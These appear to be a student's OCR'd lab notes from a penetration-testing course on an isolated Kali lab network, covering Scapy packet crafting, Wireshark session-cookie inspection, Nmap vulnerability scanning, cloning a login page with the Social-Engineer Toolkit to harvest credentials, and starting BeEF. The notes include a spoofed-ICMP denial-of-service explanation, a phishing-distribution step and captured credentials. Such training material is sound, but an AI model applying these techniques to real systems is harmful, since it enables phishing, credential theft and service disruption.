Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http A
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http A
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http A
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 A
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 A
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http A
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.1:35188 > 10.6.6.13:http S
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:35188 SA
Ether / IP / TCP 10.6.6.1:35188 > 10.6.6.13:http A
Ether / IP / TCP 10.6.6.1:35188 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:35188 A
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
```

```
>>> sniff(iface="br-internal", filter="icmp", count=10)
<Sniffed: TCP:0 UDP:0 ICMP:10 Other:0>
>>>
>>>
>>>
>>> a=_
>>> a.summary()
Ether / IP / ICMP 10.6.6.1 > 10.6.6.23 echo-request 0 / Raw
Ether / IP / ICMP 10.6.6.23 > 10.6.6.1 echo-reply 0 / Raw
Ether / IP / ICMP 10.6.6.1 > 10.6.6.23 echo-request 0 / Raw
Ether / IP / ICMP 10.6.6.23 > 10.6.6.1 echo-reply 0 / Raw
Ether / IP / ICMP 10.6.6.1 > 10.6.6.23 echo-request 0 / Raw
Ether / IP / ICMP 10.6.6.23 > 10.6.6.1 echo-reply 0 / Raw
Ether / IP / ICMP 10.6.6.1 > 10.6.6.23 echo-request 0 / Raw
Ether / IP / ICMP 10.6.6.23 > 10.6.6.1 echo-reply 0 / Raw
Ether / IP / ICMP 10.6.6.1 > 10.6.6.23 echo-request 0 / Raw
Ether / IP / ICMP 10.6.6.23 > 10.6.6.1 echo-reply 0 / Raw
>>>
```

```
┌──(kali㉿Kali)-[~]
└─$ ping -c 10 10.6.6.23
PING 10.6.6.23 (10.6.6.23) 56(84) bytes of data.
64 bytes from 10.6.6.23: icmp_seq=1 ttl=64 time=0.492 ms
64 bytes from 10.6.6.23: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 10.6.6.23: icmp_seq=3 ttl=64 time=0.051 ms
64 bytes from 10.6.6.23: icmp_seq=4 ttl=64 time=0.046 ms
64 bytes from 10.6.6.23: icmp_seq=5 ttl=64 time=0.039 ms
64 bytes from 10.6.6.23: icmp_seq=6 ttl=64 time=0.048 ms
64 bytes from 10.6.6.23: icmp_seq=7 ttl=64 time=0.166 ms
64 bytes from 10.6.6.23: icmp_seq=8 ttl=64 time=0.030 ms
64 bytes from 10.6.6.23: icmp_seq=9 ttl=64 time=0.040 ms
64 bytes from 10.6.6.23: icmp_seq=10 ttl=64 time=0.065 ms

--- 10.6.6.23 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9202ms
rtt min/avg/max/mdev = 0.030/0.102/0.492/0.135 ms
```

The detail output shows the layers of information about the protocol data units (PDUs) that make up the packet. The protocol layer names appear in red in the output. Examine the source (src) and destination (dst) addresses as well as the raw data (load=) portion of the collected packet.

```
>>> a[2]
<Ether  dst=02:42:0a:06:06:17 src=02:42:a6:f9:2f:10 type=IPv4 |<IP  version=4 ihl=5 tos=0x0 len=84 id=41154 flags=DF frag=0 ttl=64 proto=icmp chksum=0x79c3
 src=10.6.6.1 dst=10.6.6.23 |<ICMP  type=echo-request code=0 chksum=0xa61f id=0x7 seq=0x2 unused='' |<Raw  load='\\xba<Wg\x00\x00\x00\x00v`\x0b\x00\x00\x00
\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567' |>>>>
>>>
```

Why are there two sets of source and destination fields?
The first set are the hexadecimal data link layer MAC addresses of source and Ethernet adapters. The second set are the network layer IP source and destination addresses of the packet.

Part 3: Create and Send an ICMP Packet

ICMP is a protocol designed to send control messages between network devices for various purposes. There are many types of ICMP packets, with echo-request and echo-reply the most familiar to IT technicians.

```
>>> sniff(iface="br-internal")
^C<Sniffed: TCP:0 UDP:0 ICMP:2 Other:4>
>>> a=_
>>> a.summary()
Ether / ARP who has 10.6.6.23 says 10.6.6.1
Ether / ARP is at 02:42:0a:06:06:17 says 10.6.6.23
Ether / IP / ICMP 10.6.6.1 > 10.6.6.23 echo-request 0 / Raw
Ether / IP / ICMP 10.6.6.23 > 10.6.6.1 echo-reply 0 / Raw
Ether / ARP who has 10.6.6.1 says 10.6.6.23
Ether / ARP is at 02:42:a6:f9:2f:10 says 10.6.6.1
>>>
```

```
>>> send(IP(dst="10.6.6.23")/ICMP()/"This is a test")
.
Sent 1 packets.
>>>
```

Part 4: Create and Send a TCP SYN Packet

```
>>> sniff(iface="br-internal")
^C<Sniffed: TCP:3 UDP:0 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 10.6.6.1:ftp_data > 10.6.6.23:microsoft_ds S
Ether / IP / TCP 10.6.6.23:microsoft_ds > 10.6.6.1:ftp_data SA
Ether / IP / TCP 10.6.6.1:ftp_data > 10.6.6.23:microsoft_ds R
```

```
>>> send(IP(dst="10.6.6.23")/TCP(dport=445, flags="S"))
.
Sent 1 packets.
>>>
```

What does the SA flag indicate in the packet returned from 10.6.6.23?
The SA flag stands for SYN-ACK. It means that the port 445 is open on the target computer, because it acknowledged the SYN packet.
How can crafting various TCP SYN packets be used to perform passive reconnaissance on a target host.?
sending SYN packets and receiving a SYN-ACK in response indicates that the service is operational, and the port is in listening mode. Crafting packets for different TCP ports will indicate which ports are active.
How could creating an ICMP echo-request packet with a spoofed source address create a denial of service attack on against a target host?
Sending thousands of packets to different hosts with same spoofed source address will cause all of the echo-reply packets to be sent to the target host. This will result in a distributed denial of service attack.

3.2.10


Network Sniffing with Wireshark

Part 1: Prepare the Host to Capture Network Traffic


```
┌──(kali㉿Kali)-[~]
└─$ ip route
default via 192.168.64.1 dev eth0 proto dhcp src 192.168.64.6 metric 100
10.5.5.0/24 dev br-c7d2ae4f14b3 proto kernel scope link src 10.5.5.1
10.6.6.0/24 dev br-internal proto kernel scope link src 10.6.6.1
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1
192.168.0.0/24 dev br-f6e9ba8a623f proto kernel scope link src 192.168.0.1
192.168.64.0/24 dev eth0 proto kernel scope link src 192.168.64.6 metric 100
```

```
┌──(kali㉿Kali)-[~]
└─$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 192.168.64.1
nameserver fe80::9c3e:53ff:fe18:4a64%eth0
```


```
┌──(kali㉿Kali)-[~]
└─$ sudo tcpdump -i eth0 -s 0 -w packetdump.pcap
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes

^C3680 packets captured
3680 packets received by filter
0 packets dropped by kernel
```



Part 3: View and Analyze the Packet capture




Cookies are used for various purposes. Most frequently, they are used to save information about a user's session. Cookies can be hijacked and used in session hijacking attacks. The initial cookie for a session is sent from the web server to the client with the Set-Cookie value in a HTTP response. Use the search icon to find the string 302 Found in the packet pane. Double click the first packet that was found and expand the Hypertext Transport Protocol section.



Examine the next GET packet being sent from the Kali client browser after receiving the cookie information. Expand the Hypertext Transfer Protocol section. Look for the Cookie values being sent in the packet.

Does the PHPSESSID being sent back to the server in the GET request the same as the one sent from server in the earlier reply?





3.3.6

Vulnerability Scanning with Kali Tools

Part 1: Run a Nmap Scan on a Target Computer


Step 2: Identify open ports and services






Step 3: Use the Nmap Vulners script to scan for vulnerabilities


The Vulners script displays known vulnerabilities and the corresponding CVE. The Vulners script uses the open port and software version information to search for common platform enumeration (CPE) names that relate to the identified service. It then makes a request to a remote server to find out if any known vulnerabilities exist for that CPE.





Which service is identified as having known exploited vulnerabilities associated with it?
OpenSSH
Which CVE is associated with the known level 5 or above vulnerability?
CVE-2019-6111


Part 2: Use GVM to Scan for Vulnerabilities



4.4.7

Explore the Social Engineer Toolkit (SET)

Part 1: Launching SET and Exploring the Toolkit



Part 2: Cloning a Website to Obtain User Credentials


```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.64.6]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [09/Dec/2024 14:54:16] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=batman
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=81ff34737081d3274d0a1251b9b66ccf
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [09/Dec/2024 14:54:25] "POST /index.html HTTP/1.1" 302 -
```

Part 3: Capturing and Viewing User Credentials

Step 1: Create the Social Engineering Exploit

In a “real-life” exploit, at this point, a phishing exploit containing a link or QR code that sends the user to the fake website is created and sent. In this lab, an html document is created to direct the user to the fake webpage. This document simulates a distributed phishing URL. It could be distributed as a file attachment in phishing emails.





How could an ethical hacker use this procedure in a test?
It could be used with a phishing email. For example, the tester could send emails to various employees asking them to login to a fake URL that looks like the real one. The URL links to the very familiar login page that was cloned from the real site. From there, credentials could be harvested for multiple users. The results of this test could then be reported to the customer with the mitigation recommendation of additional user training to prevent similar actual attacks.

┌──(root㉿Kali)-[~]
└─# **cat /root/.set/reports/”2023-04-07 17:32:55.967169.xml”**


<?xml version=”1.0” encoding=”UTF-8”?>
<harvester>
URL=http://DVWA.vm
<url> <param>username=some.user@gmail.com</param>
<param>password=Pa55w0rdd!</param>
<param>Login=Login</param>
<param>user_token=69c0375a6ee98b96a5b643eed1e97f94</param>
</url>
</harvester>


4.4.8

Using the Browser Exploitation Framework (BeEF)

The Browser Exploitation Framework (BeEF) enables penetration testers to perform client-side attacks using the target's web browser. Pentesters use BeEF to "hook" web browsers. The attacker somehow makes a user execute a JavaScript file name hook.js to take control of the user's browser and launch further attacks against the target system from within the browser context. The malicious script can be run in various ways, including using a phishing message to make a user go to a webpage that carries the script.


Part 1: Load the BeEF GUI Environment






BeEF Control Panel
The Butcher
http://127.0.0.1:3000/demos
view-source:http://127.0.0.1:3000/demos/butcher/index.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
<!--
Copyright (c) 2006-2022 Wade Alcorn - wade@bindshell.net
Browser Exploitation Framework (BeEF) - http://beefproject.com
See the file 'doc/COPYING' for copying permission
-->
